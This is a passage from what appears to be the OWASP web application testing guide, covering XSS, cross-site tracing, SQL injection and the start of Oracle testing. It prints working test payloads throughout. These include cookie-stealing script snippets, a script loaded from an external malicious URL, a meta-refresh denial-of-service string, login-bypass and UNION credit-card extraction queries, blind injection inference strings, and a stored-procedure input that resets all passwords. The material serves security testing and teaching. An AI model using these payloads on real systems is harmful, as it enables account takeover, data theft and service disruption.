- Amit Klein: "HTTP Message Splitting, Smuggling and Other Animals" - http://www.owasp.org/images/1/1a/OWASPAppSecEU2006_HTTPMessageSplittingSmugglingEtc.ppt
- Amit Klein: "HTTP Request Smuggling - ERRATA (the IIS 48K buffer phenomenon)" - http://www.securityfocus.com/archive/1/411418
- Amit Klein: "HTTP Response Smuggling" - http://www.securityfocus.com/archive/1/425593

4.6 DATA VALIDATION TESTING

The most common web application security weakness is the failure to properly validate input from the client or environment. This weakness leads to almost all of the major vulnerabilities in applications, such as interpreter injection, locale/Unicode attacks, file system attacks and buffer overflows.

Data from any external entity/client should never be trusted for an external entity/client has every possibility to tamper with the data: "All Input is Evil" says Michael Howard in his famous book "Writing Secure Code". That's rule number one. The problem is that in a complex application the points of access for an attacker increase and it is easy that you forget to implement this rule.

In this chapter we describe how to test all the possible forms of input validation to understand if the application is strong enough against any type of data input.

We split Data Validation into these macro categories:

Cross Site Scripting

We talk about Cross Site Scripting (XSS) testing when try to manipulate the parameters that the application receive in input. We find a XSS when the application doesn't validate our input and creates an output that we have built. A XSS breaks the following pattern: Input -> Output == cross-site scripting

HTTP Methods and XST

Cross Site Tracing (XST) is a particular XSS testing in which we check that the web server is not configured to allow potentially dangerous HTTP commands (methods) and that XST is not possible. A XST breaks the following pattern: Input -> HTTP Methods == XST

SQL Injection

We talk about SQL Injection testing when we try to inject a particular SQL query to the Back end DB without that the application make an appropriate data validation. The goal is to manipulate data in the database that represents the core of every company. An SQL Injection breaks the following pattern: Input -> Query SQL == SQL injection

LDAP Injection

LDAP Injection Testing is similar to SQL Injection Testing: the differences are that we use LDAP protocol instead of SQL and the target is an LDAP Server instead of an SQL Server. An LDAP Injection breaks the following pattern:

Input -> Query LDAP == LDAP injection

ORM Injection

Also ORM Injection Testing is similar to SQL Injection Testing, but in this case we use an SQL Injection against an ORM generated data access object model. From the point of view of a tester, this attack is virtually identical to a SQL Injection attack: however, the injection vulnerability exists in code generated by the ORM tool.

XML Injection

We talk about XML Injection testing when we try to inject a particular XML doc to the application: if the XML parser fails to make an appropriate data validation the test will results positive.

An XML Injection breaks the following pattern:

Input -> XML doc == XML injection

SSI Injection

Web servers usually give to the developer the possibility to add small pieces of dynamic code inside static html pages, without having to play with full-fledged server-side or client-side languages. This feature is incarnated by the Server-Side Includes (SSI), a very simple extensions that can enable an attacker to inject code into html pages, or even perform remote code execution.

XPath Injection

XPath is a language that has been designed and developed to operate on data that is described with XML. The goal of XPath injection Testing is to inject XPath elements in a query that uses this language. Some of the possible targets are to bypass authentication or access information in an unauthorized manner.

IMAP/SMTP Injection

This threat affects all those applications that communicate with mail servers (IMAP/SMTP), generally webmail applications. The aim of this test is to verify the capacity to inject arbitrary IMAP/SMTP commands into the mail servers, due to input data not properly sanitized.

An IMAP/SMTP Injection breaks the following pattern:

Input -> IMAP/SMPT command == IMAP/SMTP Injection

Code Injection

This section describes how a tester can check if it is possible to enter code as input on a web page and have it executed by the web server.

A Code Injection breaks the following pattern:

Input -> malicious Code == Code Injection

OS Commanding

In this paragraph we describe how to test an application for OS commanding testing: this means try to inject an on command throughout an HTTP request to the application.

An OS Commanding Injection breaks the following pattern:

Input -> OS Command == OS Command Injection

Buffer overflow Testing

In these tests we check for different types of buffer overflow vulnerabilities. Here are the testing methods for the common types of buffer overflow vulnerabilities: Heap overflow, Stack overflow, Format string.

In general Buffer overflow breaks the following pattern:

Input -> Fixed buffer or format string == overflow

Incubated vulnerability testing

Incubated testing is a complex testing that needs more that one data validation vulnerability to work.

In every pattern showed the data must be validated by the application before its trusted and processed. Our goal is to test if the application actually does what is meant to do and does not do what its not.

4.6.1 CROSS SITE SCRIPTING

BRIEF SUMMARY

Cross Site Scripting is one of the most common application level attacks. Cross Site Scripting is abbreviated XSS to avoid confusion with Cascading Style Sheets (CSS). Testing for XSS frequently results in a JavaScript alert window being displayed to the user, which may minimize the importance of the finding. However, the alert window should be interpreted as a signal that an attacker has the ability to run arbitrary code.

DESCRIPTION OF THE ISSUE

XSS are essentially code injection attacks into the various interpreters in the browser. These attacks can be carried out using HTML, JavaScript, VBScript, ActiveX, Flash and other client-side languages. These attacks also have the ability to gather data from account hijacking, changing of user settings, cookie theft/poisoning, or false advertising is possible. In some cases Cross Site Scripting vulnerabilities can even perform other functions such as scanning for other vulnerabilities and performing a Denial of Service on your web server.

Cross site scripting is an attack on the privacy of clients of a particular web site which can lead to a total breach of security when customer details are stolen or manipulated. Unlike most attacks, which involve two parties – the attacker, and the web site, or the attacker and the victim client, the CSS attack involves three parties – the attacker, a client and the web site. The goal of the CSS attack is to steal the client cookies, or any other sensitive information, which can authenticate the client to the web site. With the token of the legitimate user at hand, the attacker can proceed to act as the user in his/her interaction with the site –specifically, impersonate the user. - Identity theft!

Online message boards, web logs, guestbooks, and user forums where messages can be permanently stored also facilitate Cross-Site Scripting attacks. In these cases, an attacker can post a message to the board with a link to a seemingly harmless site, which subtly encodes a script that attacks the user once they click the link. Attackers can use a wide-range of encoding techniques to hide or obfuscate the

malicious script and, in some cases, can avoid explicit use of the <Script> tag. Typically, XSS attacks involve malicious JavaScript, but it can also involve any type of executable active content. Although the types of attacks vary in sophistication, there is a generally reliable method to detect XSS vulnerabilities. Cross site scripting is used in many Phishing attacks.

Furthermore, we will provide more detailed information about the three types of Cross Site Scripting vulnerabilities, DOM-Based, Stored and Reflected.

BLACK BOX TESTING AND EXAMPLE

One way to test for XSS vulnerabilities is to verify whether an application or web server will respond to requests containing simple scripts with an HTTP response that could be executed by a browser. For example, Sambar Server (version 5.3) is a popular freeware web server with known XSS vulnerabilities. Sending the server a request such as the following generates a response from the server that will be executed by a web browser:

```
http://server/cgi-bin/testcgi.exe?<SCRIPT>alert(“Cookie”+document.cookie)</SCRIPT>
```

The script is executed by the browser because the application generates an error message containing the original script, and the browser interprets the response as an executable script originating from the server. All web servers and web applications are potentially vulnerable to this type of misuse, and preventing such attacks is extremely difficult.

Example 1:

Since JavaScript is case sensitive, some people attempt to filter XSS by converting all characters to upper case thinking render Cross Site Scripting useless. If this is the case, you may want to use VBScript since it is not a case sensitive language.

```
JavaScript:
<script>alert(document.cookie);</script>
VBScript:
<script type="text/vbscript">alert(DOCUMENT.COOKIE)</script>
```

Example 2:

If they are filtering for the < or the open of <script or closing of script> you should try various methods of encoding:

```
<script src=http://www.example.com/malicious-code.js></script>
%3cscript src=http://www.example.com/malicious-code.js%3e%3c/script%3e
\x3cscript src=http://www.example.com/malicious-code.js\x3e\x3c/script\x3e
```

You can find more examples of XSS Injection at Appendix C.

Now are explained three types of Cross Site Scripting tests: DOM-Based, Stored and Reflected.

The **DOM-based Cross-Site Scripting** problem exists within a page's client-side script itself. If the JavaScript accesses a URL request parameter (an example would be an RSS feed) and uses this information to write some HTML to its own page, and this information is not encoded using HTML entities, an XSS vulnerability will likely be present, since this written data will be re-interpreted by browsers as

HTML which could include additional client-side script. Exploiting such a hole would be very similar to the exploit of Reflected XSS vulnerabilities, except in one very important situation.

An example would be, if an attacker hosts a malicious website, which contains a link to a vulnerable page on a client's local system, a script could be injected and would run with privileges of that user's browser on their system. This bypasses the entire client-side sandbox, not just the cross-domain restrictions that are normally bypassed with XSS exploits.

The **Reflected Cross-Site Scripting** vulnerability is by far the most common and well know type. These holes show up when data provided by a web client is used immediately by server-side scripts to generate a page of results for that user. If unvalidated user-supplied data is included in the resulting page without HTML encoding, this will allow client-side code to be injected into the dynamic page. A classic example of this is in site search engines: if one searches for a string which includes some HTML special characters, often the search string will be redisplayed on the result page to indicate what was searched for, or will at least include the search terms in the text box for easier editing. If all occurrences of the search terms are not HTML entity encoded, an XSS hole will result.

At first glance, this does not appear to be a serious problem since users can only inject code into their own pages. However, with a small amount of social engineering, an attacker could convince a user to follow a malicious URL which injects code into the results page, giving the attacker full access to that page's content. Due to the general requirement of the use of some social engineering in this case (and normally in DOM-Based XSS vulnerabilities as well), many programmers have disregarded these holes as not terribly important. This misconception is sometimes applied to XSS holes in general (even though this is only one type of XSS) and there is often disagreement in the security community as to the importance of cross-site scripting vulnerabilities. The simplest way to show the importance of a XSS vulnerability would be to perform a Denial of Service attack. In some cases a denial of service attack can be performed on the server by doing the following:

article.php?title=<meta%20http-equiv="refresh"%20content="0;">


This makes a refresh request roughly about every .3 seconds to particular page. It then acts like an infinite loop of refresh requests potentially bringing down the web and database server by flooding it with requests. The more browser sessions that are open, the more intense the attack becomes.

The **Stored Cross Site Scripting** vulnerability is the most powerful kinds of XSS attacks. A Stored XSS vulnerability exists when data provided to a web application by a user is first stored persistently on the server (in a database, filesystem, or other location), and later displayed to users in a web page without being encoded using HTML entities. A real life example of this would be SAMY, the XSS vulnerability found on MySpace in October of 2005. These vulnerabilities are more significant than other types because an attacker can inject the script just once. This could potentially hit a large number of other users with little need for social engineering or the web application could even be infected by a cross-site scripting virus.

Example

If we have a site that permits to leave a message to the other user (a lesson of WebGoat v3.7), and we inject a script instead of a message in the following way:

Now the server will store this information and when a user will click on our fake message, his browser will execute our script as the follow:



The methods of injection can vary a great deal. A perfect example of how this type of an attack could impact an organization, instead of an individual, was demonstrated by Jeremiah Grossman @ BlackHat USA 2006. The demonstration gave an example of how if you posted a stored XSS script to a popular blog, newspaper or page comments section of a website, all the visitors of that page would have their internal networks scanned and logged for a particular type of vulnerability.

REFERENCES

Whitepapers

- Paul Lindner: "Preventing Cross-site Scripting Attacks" - http://www.perl.com/pub/a/2002/02/20/css.html
- CERT: "CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests" - http://www.cert.org/advisories/CA-2000-02.html
- RSnake: "XSS (Cross Site Scripting) Cheat Sheet" - http://ha.ckers.org/xss.html
- Amit Klien: "DOM Based Cross Site Scripting" - http://www.securiteam.com/securityreviews/5MP080KGKW.html

- Jeremiah Grossman: "Hacking Intranet Websites from the Outside "JavaScript malware just got a lot more dangerous"" - http://www.blackhat.com/presentations/bh-jp-06/BH-JP-06-Grossman.pdf

Tools

- **OWASP CAL9000** - http://www.owasp.org/index.php/Category:OWASP_CAL9000_Project CAL9000 includes a sortable implementation of RSnake's XSS Attacks, Character Encoder/Decoder, HTTP Request Generator and Response Evaluator, Testing Checklist, Automated Attack Editor and much more.

4.6.1.1 HTTP METHODS AND XST

BRIEF SUMMARY

In this test we check that the web server is not configured to allow potentially dangerous HTTP commands (methods) and that Cross Site Tracing (XST) is not possible

SHORT DESCRIPTION OF THE ISSUE (TOPIC AND EXPLANATION)

While GET and POST are by far the most common methods that are used to access information provided by a web server, the Hypertext Transfer Protocol (HTTP) allows several other (and somewhat less known) methods. RFC 2616 (which describes HTTP version 1.1 which is the today standard) defines the following eight methods:

- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS
- CONNECT

Some of these methods can potentially pose a security risk for a web application, as they allow an attacker to modify the files stored on the web server and, in some scenarios, steal the credentials of legitimate users. More specifically, the methods that should be disabled are the following:

- PUT: This method allows a client to upload new files on the web server. An attacker can exploit it by uploading malicious files (e.g.: an asp file that executes commands by invoking cmd.exe), or by simply using the victim server as a file repository

- DELETE: This method allows a client to delete a file on the web server. An attacker can exploit it as a very simple and direct way to deface a web site or to mount a DoS attack
- CONNECT: This method could allow a client to use the web server as a proxy
- TRACE: This method simply echoes back to the client whatever string has been sent to the server, and it is used mainly for debugging purposes. This method, apparently harmless, can be used to mount an attack known as Cross Site Tracing, which has been discovered by Jeremiah Grossman (see links at the bottom of the page)

If an application needs one or more of these methods, it is important to check that their use is properly limited to trusted users and safe conditions.

BLACK BOX TESTING AND EXAMPLE

Discover the Supported Methods

To perform this test, we need some way to figure out which HTTP methods are supported by the web server we are examining. The OPTIONS HTTP method provides us with the most direct and effective way to do that. RFC 2616 states that "The OPTIONS method represents a request for information about the communication options available on the request/response chain identified by the Request-URI".

The testing method is extremely straightforward and we only need to fire up netcat (or telnet):

```
icesurfer@nightblade ~ $ nc www.victim.com 80
OPTIONS / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:00:29 GMT
Connection: close
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0

icesurfer@nightblade ~ $
```

As we can see in the example, OPTIONS provides a list of the methods that are supported by the web server, and in this case we can see, for instance, that TRACE method is enabled. The danger that is posed by this method is illustrated in the following section

Test XST Potential

Note: in order to understand the logic and the goals of this attack you need to be familiar with Cross Site Scripting attacks.

The TRACE method, while apparently harmless, can be successfully leveraged in some scenarios to steal legitimate users' credentials. This attack technique was discovered by Jeremiah Grossman in 2003, in an attempt to bypass the HTTPOnly tag that Microsoft introduced in Internet Explorer 6 sp1 to protect cookies from being accessed by JavaScript. As a matter of fact, one of the most recurring attack patterns in Cross Site Scripting is to access the document.cookie object and send it to a web server controlled by the attacker so that he/she can hijack the victim's session. Tagging a cookie as http Only

forbids JavaScript to access it, protecting it from being sent to a third party. However, the TRACE method can be used to bypass this protection and access the cookie even in this scenario.

As mentioned before, TRACE simply returns any string that is sent to the web server. In order to verify its presence (or to double-check the results of the OPTIONS request shown above), we can proceed as shown in the following example:

```
icesurfer@nightblade ~ $ nc www.victim.com 80
TRACE / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:01:48 GMT
Connection: close
Content-Type: message/http
Content-Length: 39

TRACE / HTTP/1.1
Host: www.victim.com
```

As we can see, the response body is exactly a copy of our original request, meaning that our target allows this method. Now, where is the danger lurking? If we instruct a browser to issue a TRACE request to the web server, and this browser has a cookie for that domain, the cookie will be automatically included in the request headers, and will therefore echoed back in the resulting response. At that point, the cookie string will be accessible by JavaScript and it will be finally possible to send it to a third party even when the cookie is tagged as HTTPOnly.

There are multiple ways to make a browser issue a TRACE request, as the XMLHTTP ActiveX control in Internet Explorer and XMLDOM in Mozilla and Netscape. However, for security reasons the browser is allowed to start a connection only to the domain where the hostile script resides. This is a mitigating factor, as the attacker needs to combine the TRACE method with another vulnerability in order to mount the attack. Basically, an attacker as two ways to successfully launch a Cross Site Tracing attack:

- Leveraging another server-side vulnerability: the attacker injects the hostile JavaScript snippet, that contains the TRACE request, in the vulnerable application, as in a normal Cross Site Scripting attack
- Leveraging a client-side vulnerability: the attacker creates a malicious website that contains the hostile JavaScript snippet and exploits some cross-domain vulnerability of the browser of the victim, in order to make the JavaScript code successfully perform a connection to the site that supports the TRACE method and that originated the cookie that the attacker is trying to steal.

More detailed information, together with code samples, can be found in the original whitepaper written by Jeremiah Grossman.

GRAY BOX TESTING AND EXAMPLE

The testing in a Gray Box scenario follows the same steps of a Black Box scenario

REFERENCES

Whitepapers

- RFC 2616: "Hypertext Transfer Protocol -- HTTP/1.1"
- RFC 2975: "HTTP State Management Mechanism"
- Jeremiah Grossman: "Cross Site Tracing (XST)" - http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
- Amit Klein: "XS(T) attack variants which can, in some cases, eliminate the need for TRACE" - http://www.securityfocus.com/archive/107/308433

Tools

- NetCat - http://www.vulnwatch.org/netcat

4.6.2 SQL INJECTION

BRIEF SUMMARY

An SQL Injection attack consists of insertion or "injection" of an SQL query via the input data from the client to the application.
A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such shutdown the DBMS), recover the content of a given file present on the DBMS filesystem and in some cases issue commands to the operating system.

RELATED SECURITY ACTIVITIES

Description of SQL Injection Vulnerabilities

See the OWASP article on SQL Injection Vulnerabilities, and the references at the bottom of this page.

How to Avoid SQL Injection Vulnerabilities

See the OWASP Guide article on how to Avoid SQL Injection Vulnerabilities.

How to Review Code for SQL Injection Vulnerabilities

See the OWASP Code Review Guide article on how to Review Code for SQL Injection Vulnerabilities.

DBMS Specific SQL Injection Testing

Technology specific Testing Guide pages have been created for the following DBMSs:

- Oracle
- MySQL
- SQL Server

DESCRIPTION OF THE ISSUE

SQL Injection attacks can be divided into the following three classes:

- Inband: data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page
- Out-of-band: data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent to the tester)
- Inferential: there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behaviour of the DB Server.

Independent of the attack class, a successful SQL Injection attack requires the attacker to craft a syntactically correct SQL Query. If the application returns an error message generated by an incorrect query, then it is easy to reconstruct the logic of the original query and therefore understand how to perform the injection correctly. However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query. The latter case is known as "Blind SQL Injection".

BLACK BOX TESTING AND EXAMPLE

SQL INJECTION DETECTION

The first step in this test is to understand when our application connects to a DB Server in order to access some data. Typical examples of cases when an application needs to talk to a DB include:

- Authentication forms: when authentication is performed using a web form, chances are that the user credentials are checked against a database that contains all usernames and passwords (or, better, password hashes)
- Search engines: the string submitted by the user could be used in a SQL query that extracts all relevant records from a database
- E-Commerce sites: the products and their characteristics (price, description, availability, ...) are very likely to be stored in a relational database.

The tester has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error. The very first test usually consists of adding a single quote (') or a semicolon (;) to the field under test. The first is used in SQL as a string terminator and, if not filtered by the application, would lead to an incorrect query. The second is used to end a SQL statement and, if it is not filtered, it is also likely to generate an error. The output of a vulnerable field might resemble the following (on a Microsoft SQL Server, in this case):

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the
character string ''.
/target/target.asp, line 113
```

Also comments (--) and other SQL keywords like 'AND' and 'OR' can be used to try to modify the query. A very simple but sometimes still effective technique is simply to insert a string where a number is expected, as an error like the following might be generated:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type int.
/target/target.asp, line 113
```

A full error message like the ones in the examples provides a wealth of information to the tester in order to mount a successful injection. However, applications often do not provide so much detail: a simple '500 Server Error' or a custom error page might be issued, meaning that we need to use blind injection techniques. In any case, it is very important to test *each field separately*: only one variable must vary while all the other remain constant, in order to precisely understand which parameters are vulnerable and which are not.

STANDARD SQL INJECTION TESTING

Consider the following SQL query:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that credentials exists, then the user is allowed to login to the system, otherwise the access is denied. The values of the input fields are inserted from the user generally through a web form. We suppose to insert the following Username and Password values:

```
$username = 1' or '1' = '1
$password = 1' or '1' = '1
```

The query will be:

```
SELECT * FROM Users WHERE Username= '1' OR '1' = '1' AND Password= '1' OR '1' = '1'
```

If we suppose that the values of the parameters are sent to the server through the GET method, and if the domain of the vulnerable web site is www.example.com, the request that we'll carry out will be:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%2
0'1
```

After a short analysis we notice that the query return a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.
In some systems the first row of a user table would be an administrator user. This may be the profile returned in some cases. Another example of query is the following:

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))
```

In this case, there are two problems, one due to the use of the parenthesis and one due to the use of MD5 hash function. First of all we resolve the problem of the parenthesis. That simply consist of adding a number of closing parenthesis until we obtain a corrected query. To resolve the second problem we try

to invalidate the second condition. We add to our query a final symbol that means that a comment is beginning. In this way everything that follows such symbol is considered as a comment. Every DBMS has the own symbols of comment, however a common symbol to the greater part of the database is /*. In Oracle the symbol is "--". Saying this, the values that we'll use as Username and Password are:

```
$username = 1' or '1' = '1'))/*
$password = foo
```

In this way we'll get the following query:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND (Password=MD5('$password')))
```

The url request will be:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&password=foo
```

Which return a number of values. Sometimes, the authentication code verifies that the number of returned tuple is exactly equal to 1. In the previous examples, this situation would be difficult (in the database there is only one value per user). In order to go around to this problem, it is enough to insert a SQL command, that imposes the condition that the number of the returned tuple must be one. (One record returned) In order to reach this goal, we use the command "LIMIT <num>", where <num> is the number of the tuples that we expect to be returned. The value of the fields Username and Password regarding the previous example will be modified according the following:

```
$username = 1' or '1' = '1')) LIMIT 1/*
$password = foo
```

In this way we create a request like the follow:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=fo
o
```

UNION QUERY SQL INJECTION TESTING

Another test to carry out, involves the use of the UNION operation. Through such operation it is possible, in case of SQL Injection, to join a query, purposely forged from the tester, to the original query. The result of the forged query will be joined to the result of the original query, allowing the tester to obtain the values of fields of other tables. We suppose for our examples that the query executed from the server is the following:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

We will set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
```

We will have the following query:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM
CreditCarTable
```

which will join the result of the original query with all the credit card users. The keyword **ALL** is necessary to get around the query that make use of keyword DISTINCT. Moreover we notice that beyond the

credit card numbers, we have selected other two values. These two values are necessary, because the two query must have an equal number of parameters, in order to avoid a syntax error.

BLIND SQL INJECTION TESTING

We have pointed out that exists another category of SQL injection, called Blind SQL Injection, in which nothing is known on the outcome of an operation. This behavior happens in cases where the programmer has created a customed error page that does not reveal anything on the structure of the query or on the database. (Does not return a SQL error, it may just return a HTTP 500).
Thanks to the inference methods it is possible to avoid this obstacle and thus to succeed to recover the values of some desired fields. The method consists in carrying out a series of booloean queries to the server, observing the answers and finally deducing the meaning of such answers. We consider, as always, the www.example.com domain and we suppose that it contains a parameter vulnerable to SQL injection of name id. This means that carrying out the following request:

```
http://www.example.com/index.php?id=1'
```

we will get one page with a custom message error which is due to a syntactic error in the query. We suppose that the query executed on the server is:

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

which is exploitable through the methods seen previously. What we want is to obtain the values of the username field. The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present practically in every database. For our examples we will use the following pseudo-functions:

SUBSTRING (text, start, length): it returns a substring starting from the position "start" of text and of length "length". If "start" is greater than the length of text, the function returns a null value.

ASCII (char): it gives back ASCII value of the input character. A null value is returned if char is 0.

LENGTH (text): it gives back the length in characters of the input text.

Through such functions we will execute our tests on the first character and, when we will have discovered the value, we will pass to the second and so on, until we will have discovered the entire value. The tests will take advantage of the function SUBSTRING in order to select only one character at time (selecting a single character means to impose the length parameter to 1) and function ASCII in order to obtain the ASCII value, so that we can do numerical comparison. The results of the comparison will be done with all the values of ASCII table, until finding the desired value. As an example we will insert the following value for *Id*:

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

that creates the following query (from now on we will call it "inferential query"):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97
AND '1'='1'
```

The previous returns a result if and only if the first character of field username is equal to the ASCII value 97. If we get a false value then we increase the index of ASCII table from 97 to 98 and we repeat the request. If instead we obtain a true value, we set to zero the index of the table and we pass to analyze the next character, modifying the parameters of SUBSTRING function. The problem is to understand in that way we distinguish the test that has carried a true value, from the one that has carried a false value. In order to make this we create a query that we are sure returns a false value. This is possible by the following value as field *Id*:

```
$Id=1' AND '1' = '2
```

by which will create the following query:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

The answer of the server obtained (that is HTML code) will be the false value for our tests. This is enough to verify whether the value obtained from the execution of the inferential query is equal to the value obtained with the test exposed before. Sometimes this method does not work. In the case the server returns two different pages as a result of two identical consecutive web requests we will not be able to discriminate the true value from the false value. In these particular cases, it is necessary to use particular filters that allow us to eliminate the code that changes between the two requests and to obtain a template. Later on, for every inferential request executed, we will extract the relative template from the response using the same function, and we will perform a control between the two template in order to decide the result of the test. In the previous tests, we are supposed to know in what way it is possible to understand when we have ended the inference because we have obtained the value. In order to understand when we have ended, we will use one characteristic of the SUBSTRING function and the LENGTH function. When our test will return a true value and we would have used an ASCII code equals to 0 (that is the value null), then that mean that we have ended to make inference, or that the value we have analyzed effectively contains the value null.

We will insert the following value for the field *Id*:


```
$Id=1' AND LENGTH(username)=N AND '1' = '1
```

Where N is the number of characters that we have analyzed with now (excluded the null value). The query will be:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'
```

That gives back a true or false value. If we have a true value, then we have ended to make inference and therefore we have gained the value of the parameter. If we obtain a false value, this means that the null character is present on the value of the parameter, and then we must continue to analyze the next parameter until we will find another null value.

The blind SQL injection attack needs a high volume of queries. The tester may need an automatic tool to exploit the vulnerability. A simple tool which performs this task, via GET requests on MySql DB is SqlDumper, is shown below.



STORED PROCEDURE INJECTION

Question: How can the risk of SQL injection be eliminated?
Answer: Stored procedures.
I have seen this answer too many times without qualifications. Merely the use of stored procedures does not assist in the mitigation of SQL injection. If not handled properly, dynamic SQL within stored procedures can be just as vulnerable to SQL injection as dynamic SQL within a web page.

When using dynamic SQL within a stored procedure, the application must properly sanitize the user input to eliminate the risk of code injection. If not sanitized, the user could enter malicious SQL that will be executed within the stored procedure.

Black box testing uses SQL injection to compromise the system.
Consider the following **SQL Server Stored Procedure:**

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring  = ‘
Select 1 from users
Where username = ‘ + @username + ‘ and passwd = ‘ + @passwd
exec(@sqlstring)
Go
```

User input:

```
anyusername or 1=1'
anypassword
```

This procedure does not sanitize the input therefore allowing the return value to show an existing record with these parameters.

NOTE: This example may seem unlikely due to the use of dynamic SQL to log in a user but consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code into this scenario and compromise the data.

Consider the following **SQL Server Stored Procedure:**

```
Create procedure get_report @columnamelist varchar(20) As
Declare @sqlstring varchar(8000)
Set @sqlstring  = ‘
Select ‘ + @columnamelist + ‘ from ReportTable‘
exec(@sqlstring)
Go
```

User input:

```
1 from users’; + ‘update users set password = 'password'; select 1’
```

This will result in the report running and all users' passwords being updated.

REFERENCES

Whitepapers

- Victor Chapela: "Advanced SQL Injection" - http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt
- Chris Anley: "Advanced SQL Injection In SQL Server Applications" - http://www.nextgenss.com/papers/advanced_sql_injection.pdf
- Chris Anley: "More Advanced SQL Injection" - http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf
- David Litchfield: "Data-mining with SQL Injection and Inference" - http://www.nextgenss.com/research/papers/sqlinference.pdf
- Kevin Spett: "SQL Injection" - http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
- Kevin Spett: "Blind SQL Injection" - http://www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf
- Imperva: "Blind Sql Injection" - http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html

Tools

- OWASP SQLiX- http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project
- Francois Larouche: Multiple DBMS Sql Injection tool - [SQL Power Injector]
- ilo--: MySql Blind Injection Bruteforcing, Reversing.org - [sqlbftools]
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net
- Antonio Parata: Dump Files by sql inference on Mysql - [SqlDumper]
- icesurfer: SQL Server Takeover Tool - [sqlninja]

4.6.2.1 ORACLE TESTING

BRIEF SUMMARY

In this section is described how to test an Oracle DB from the web.

DESCRIPTION OF THE ISSUE

Web based PL/SQL applications are enabled by the PL/SQL Gateway - it is the component that translates web requests into database queries. Oracle has developed a number of different software implementations however ranging from the early web listener product to the Apache mod_plsql module to the XML Database (XDB) web server. All have their own quirks and issues each of which will be thoroughly investigated in this paper. Products that use the PL/SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB and Oracle Application Server.

BLACK BOX TESTING AND EXAMPLE

UNDERSTANDING HOW THE PL/SQL GATEWAY WORKS

